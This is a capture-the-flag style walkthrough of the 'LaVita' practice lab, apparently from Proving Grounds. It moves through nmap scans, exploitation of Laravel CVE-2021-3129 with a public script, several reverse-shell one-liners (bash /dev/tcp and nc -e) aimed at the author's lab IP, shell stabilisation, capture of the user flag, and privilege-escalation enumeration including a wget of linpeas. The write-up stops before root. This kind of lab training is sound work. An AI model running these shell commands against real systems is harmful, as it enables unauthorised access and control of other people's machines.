
LaVita_flow
Recon
TCP Scan
nmap -sCV -oN scans/tcp.nmap $IP
nmap -sCV -oN scans/tcp.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 14:03 +0800
Nmap scan report for 192.168.198.38
Host is up (0.0061s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|   256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: W3.CSS Template
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.32 seconds
UDP Scan (Top 20)
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
[sudo] password for hans:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 14:03 +0800
Nmap scan report for 192.168.198.38
Host is up (0.0071s latency).

PORT      STATE  SERVICE
53/udp    closed domain
67/udp    closed dhcps
68/udp    closed dhcpc
69/udp    closed tftp
123/udp   closed ntp
135/udp   closed msrpc
137/udp   closed netbios-ns
138/udp   closed netbios-dgm
139/udp   closed netbios-ssn
161/udp   closed snmp
162/udp   closed snmptrap
445/udp   closed microsoft-ds
500/udp   closed isakmp
514/udp   closed syslog
520/udp   closed route
631/udp   closed ipp
1434/udp  closed ms-sql-m
1900/udp  closed upnp
4500/udp  closed nat-t-ike
49152/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 20.08 seconds
Service Enumeration
Web

Main Page

Login / Register
http://192.168.198.38/login

http://192.168.198.38/register

After registering, we have this:
Form

There is a form on the main page.

Tried sending submitting the form and was led to a 404 page showing Laravel 8.4.0.
Googlefu
Found a Laravel-related CVE:
https://github.com/joshuavanderpoll/CVE-2021-3129
This script is designed to exploit the Remote Code Execution (RCE) vulnerability identified in several Laravel versions, known as CVE-2021-3129. By leveraging this vulnerability, the script allows users to write and execute commands on a target website running a vulnerable Laravel instance, provided that the "APP_DEBUG" configuration is set to "true" in the ".env" file.
The "APP_DEBUG" configuration sounded familiar. Something we saw in the Dashboard Testing Area after registering.
Scans
Scanned for web directories/files in the background just in case. Will revisit if stuck.
Directory brute force
feroxbuster -u http://$IP -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -o scans/ferox.md
Exploit
CVE-2021-3129
git clone https://github.com/joshuavanderpoll/CVE-2021-3129.git
cd CVE-2021-3129
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt

Upon executing the script, I forgot to enable the "APP_DEBUG" configuration. After enabling it, the exploit went through:

Getting just one command executed takes a lot of steps via this exploit script.
Persistence
To gain persistent access in the form of a shell, we'll need to execute a reverse shell command and catch it in a nc listener.
Tried a few reverse shell commands which didn't work. The nc ones caught the listener on my host but immediately closed the connection.
sh -i >& /dev/tcp/192.168.45.232/1234 0>&1
bash -i >& /dev/tcp/192.168.45.232/1234 0>&1
/bin/bash -i >& /dev/tcp/192.168.45.232/1234 0>&1
nc 192.168.45.232 1234 -e sh
nc 192.168.45.232 1234 -e bash
Foothold
Shell
Somehow, what worked was: nc 192.168.45.232 1234 -e /bin/bash
After catching the reverse shell, the exploit script went haywire and stopped.


The first few nc's were the ones that didn't persist.
Stabilise Shell
┌──(hans㉿KaliKatak)-[~/…/Hax/Practice/PGPractice/LaVita]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.232] from (UNKNOWN) [192.168.198.38] 33762
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@debian:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(hans㉿KaliKatak)-[~/…/Hax/Practice/PGPractice/LaVita]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234

www-data@debian:/$ export TERM=xterm
www-data@debian:/$
user flag

www-data@debian:/$ cd /home
www-data@debian:/home$ ls -al
total 12
drwxr-xr-x  3 root  root  4096 Dec  8  2023 .
drwxr-xr-x 18 root  root  4096 Sep 19  2023 ..
drwxr-xr-x  2 skunk skunk 4096 Dec  8  2023 skunk
www-data@debian:/home$ whoami && hostname && cat skunk/local.txt
www-data
debian
7f487edc0c6e0e33b488cdf70362602d
Privilege Escalation
Low-Hanging Fruits
**Linux
#sudo -l
need password for www-data
cat /etc/crontab
#cat /etc/crontab
default
crontab -l
#crontab -l
no crontab for www-data
ls -la /etc/cron.*
#ls -la /etc/cron.*
www-data@debian:/home$ ls -la /etc/cron.*
/etc/cron.d:
total 20
drwxr-xr-x  2 root root 4096 Dec  8  2023 .
drwxr-xr-x 75 root root 4096 Dec 16  2023 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
-rw-r--r--  1 root root  201 Jun  7  2021 e2scrub_all
-rw-r--r--  1 root root  712 May 11  2020 php

/etc/cron.daily:
total 32
drwxr-xr-x  2 root root 4096 Dec  8  2023 .
drwxr-xr-x 75 root root 4096 Dec 16  2023 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
-rwxr-xr-x  1 root root  539 Jun  9  2022 apache2
-rwxr-xr-x  1 root root 1478 Jun 10  2021 apt-compat
-rwxr-xr-x  1 root root 1298 Jan 30  2021 dpkg
-rwxr-xr-x  1 root root  377 Feb 28  2021 logrotate
-rwxr-xr-x  1 root root 1123 Feb 19  2021 man-db

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Jun 16  2022 .
drwxr-xr-x 75 root root 4096 Dec 16  2023 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Jun 16  2022 .
drwxr-xr-x 75 root root 4096 Dec 16  2023 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x  2 root root 4096 Jun 16  2022 .
drwxr-xr-x 75 root root 4096 Dec 16  2023 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
-rwxr-xr-x  1 root root  813 Feb 19  2021 man-db
find / -perm -4000 -type f 2>/dev/null
#find / -perm -4000 -type f 2>/dev/null
www-data@debian:/home$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/sudo
ss -tlnp
netstat -tlnp
#ss -tlnp or netstat -tlnp
www-data@debian:/home$ ss -tlnp
State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      80         127.0.0.1:3306      0.0.0.0:*
LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
LISTEN 0      511                *:80              *:*
LISTEN 0      128             [::]:22           [::]:*
cat /etc/passwd | grep sh$
#cat /etc/passwd | grep sh$
www-data@debian:/home$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
skunk:x:1001:1001::/home/skunk:/bin/bash
cat ~/.bash_history
#cat ~/.bash_history
-> /dev/null
ls -al /var/www/ /opt/ /var/backups/
#ls -al /var/www/ /opt/ /var/backups/
www-data@debian:/home$ ls -al /var/www/ /opt/ /var/backups/
/opt/:
total 8
drwxr-xr-x  2 root root 4096 Jun 16  2022 .
drwxr-xr-x 18 root root 4096 Sep 19  2023 ..

/var/backups/:
total 384
drwxr-xr-x  2 root root   4096 Dec  8  2023 .
drwxr-xr-x 12 root root   4096 Dec  8  2023 ..
-rw-r--r--  1 root root  30720 Nov 18  2022 alternatives.tar.0
-rw-r--r--  1 root root  15538 Dec  8  2023 apt.extended_states.0
-rw-r--r--  1 root root    905 Sep 19  2023 apt.extended_states.1.gz
-rw-r--r--  1 root root    908 Sep 19  2023 apt.extended_states.2.gz
-rw-r--r--  1 root root    905 Jun 16  2022 apt.extended_states.3.gz
-rw-r--r--  1 root root      0 Nov 18  2022 dpkg.arch.0
-rw-r--r--  1 root root    186 Jun 16  2022 dpkg.diversions.0
-rw-r--r--  1 root root    100 Jun 16  2022 dpkg.statoverride.0
-rw-r--r--  1 root root 312474 Jun 16  2022 dpkg.status.0

/var/www/:
total 12
drwxr-xr-x  3 root root 4096 Dec  8  2023 .
drwxr-xr-x 12 root root 4096 Dec  8  2023 ..
drwxr-xr-x  3 root root 4096 Dec  8  2023 html
┌──(.venv)─(hans㉿KaliKatak)-[~/…/Hax/Practice/PGPractice/LaVita]
└─$ pyhttp 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.198.38 - - [24/Jun/2026 16:35:24] "GET /linpeas.sh HTTP/1.1" 200 -
Download linpeas into victim machine.
www-data@debian:/var/www/html/lavita$ cd /tmp
www-data@debian:/tmp$ wget http://192.168.45.232/linpeas.sh
--2026-06-24 04:35:24--  http://192.168.45.232/linpeas.sh
Connecting to 192.168.45.232:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1063041 (1.0M) [application/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>]   1.01M  4.14MB/s    in 0.2s

2026-06-24 04:35:25 (4.14 MB/s) - ‘linpeas.sh’ saved [1063041/1063041]

www-data@debian:/tmp$ ls -al
total 1048
drwxrwxrwt  2 root     root        4096 Jun 24 04:35 .
drwxr-xr-x 18 root     root        4096 Sep 19  2023 ..
-rw-r--r--  1 www-data www-data 1063041 Jun 24 04:31 linpeas.sh
╔══════════╣ SGID (T1548.001)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwxr-sr-x 1 root shadow 38K Aug 26  2021 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root tty 23K Jan 20  2022 /usr/bin/write.ul (Unknown SGID binary)
-rwxr-sr-x 1 root shadow 79K Feb  7  2020 /usr/bin/chage
-rwxr-sr-x 1 root mail 23K Feb  4  2021 /usr/bin/dotlockfile
-rwxr-sr-x 1 root crontab 43K Feb 22  2021 /usr/bin/crontab
-rwxr-sr-x 1 root ssh 347K Sep 23  2023 /usr/bin/ssh-agent
